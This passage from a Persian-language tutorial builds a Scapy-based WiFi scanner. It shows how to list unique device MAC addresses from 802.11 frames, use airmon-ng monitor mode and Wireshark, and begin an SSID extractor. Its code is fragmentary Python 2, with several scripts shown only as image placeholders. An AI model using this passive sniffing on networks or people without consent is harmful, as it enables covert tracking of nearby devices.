
```
if dot11_layer.addr2 and ( dot11_layer.addr2 not in devices) :
```

اگر این شرط برقرار باشد , آدرس مک دریافتی addr2 را به متغیر devices و مجموعه دیوایس های یگانه خود اضافه می کنیم و در نهایت خروجی را چاپ می کنیم.


devices.add(dot11_layer.addr2)

print dot11_layer.addr2

به همین سادگی یک اسکنر وایفای ایجاد کردیم. اسکریپت ما به صورت زیر می باشد :




در صورتیکه اسکریپت را با آرگومان های مورد نیاز اجرا کنیم بایستی لیست تمام مک آدرس های دیوایس های موجود در محیط را دریافت کنیم :



اگر دقت کنید لیست مک آدرس ها کاملا یگانه بوده و موارد تکراری را دریافت نمی کنیم.حال که از عملکرد اسکریپت خود اطمینان حاصل کردیم می توانیم کمی ظاهر خروجی اسکریپت را ارتقا دهیم. با اضافه کردن len(devices) در بخش print خروجی را شماره دار می کنیم . یعنی تعداد موارد را شمرده و چاپ می کنیم :

```
print len(devices), dot11_layer.addr2
```


اگر اسکریپت را بار دیگر اجرا کنیم اکنون نتیجه خروجی ما شماره دار خواهد بود و می توانیم تعداد دیوایس های یافت شده را ساده تر ببنیم :




کار جالب دیگر این است که ببینیم چه نوع داده ای دریافت شده . آیا بیکان هست ؟ درخواست کاوش ؟ مفاهیم مورد نیاز را در بخش های قبلی یاد گرفتیم کافی است تا در بخش print اسکریپت خود با استفاده از payload.name نام پیلود لایه را چاپ کنیم.

dot11_layer.payload.name

اسکریپت نهایی ما به صورت زیر می باشد :



با اجرای اسکریپت مشاهده می کنید که علاوه و بر شماره بسته ها و مک آدرس یگانه دیوایس , نوع بسته ای که مک آدرس از آن استخراج شده را نمایش می دهیم. تنها با چندین خط کد و به کمک کتابخانه قدرتمند Scapy یک اسکنر وایفای ایجاد کردیم.




استخراج SSID دیوایس ها روش اول

در این بخش کار خود را بسط می دهیم و اسکریپتی برای استخراج SSID دیوایس های در دسترس محیط توسعه می دهیم. چگونه چنین سناریویی را پیاده سازی کنیم ؟ اگر به یاد داشته باشید SSID بخشی از فریم های بیکان می باشد. پس ابتدا بایستی فریم های مبتنی بر بیکان را جداسازی کنیم. سپس بایستی بین همه پارامترهای دارای تگ جستجو کنیم و SSID را پیدا کنیم.


پارامترهای دارای تگ (Tagged Parameters) چیست؟ توضیح تئوری خیلی جالب نیست. کارت شبکه وایرلس خود را در وضعیت مانیتور قرار دهید :

airmon-ng start wlan1




ابزار وایرشارک را باز کنید


wireshark&




کارت شبکه وایرلس در وضعیت مانیتور را انتخاب کنید و اسکن محیط را آغاز کنید.




منتظر بمانید تا یک فریم Beacon دریافت کنید. فریم Beacon را انتخاب کنید.



از بخش پایینی فریم مدیریتی LAN management frame را انتخاب کنید. سپس Tagged Parameters را باز کنید تا همه پارامترهای دارای تگ نمایش داده شوند.



تعداد زیادی پارامتر دارای تگ وجود دارد. هر کدام از این پارامترها دارای یک شماره تگ (Tag Number) هستند. مثلا SSID دارای شماره 0 و Supported Rates دارای تگ شماره 1 , کانال دارای شماره 3 و الی آخر .



معمولا SSID اولین پارامتر می باشد و دارای شماره 0 می باشد. هرچند ممکن است یک تولید کننده سخت افزار این مقدار را تغییر دهد. به همین منظور به جای اینکه فرض کنید شماره تگ SSID به صورت پیش فرض صفر می باشد, شما بایستی بین تگ ها جستجو کنید

هرچند بیشتر اکسس پوینت ها این مقدار را اولین مورد تعیین می کنند. به همین دلیل اسکریپت های زیادی توسعه یافته که از این پیش فرض استفاده می کنند. ما دو نسخه از اسکریپت ایجاد خواهیم کرد. ابتدا فرض را بر این گذاشته که SSID پارامتر اول با شماره صفر بوده و در نسخه دوم اسکریپت خود جستجو را بین پارامترهای مختلف پیاده سازی کرده و SSID را پیدا می کنیم.

یک اسکریپت با نام ssid-scanner.py ایجاد کنید.

همچون قبل موارد ضروری اسکریپت را اضافه می کنیم.

```
import sys

from scapy.all import *
```



تابع هندلر متغیر ssids برای نگهداری ssid در یک set و اسنیفر خود را تعریف می کنیم :

```
def PacketHandler(pkt) :

sniff(iface = sys.argv[1], count = int( sys.argv[2] ), prn = PacketHandler)
```

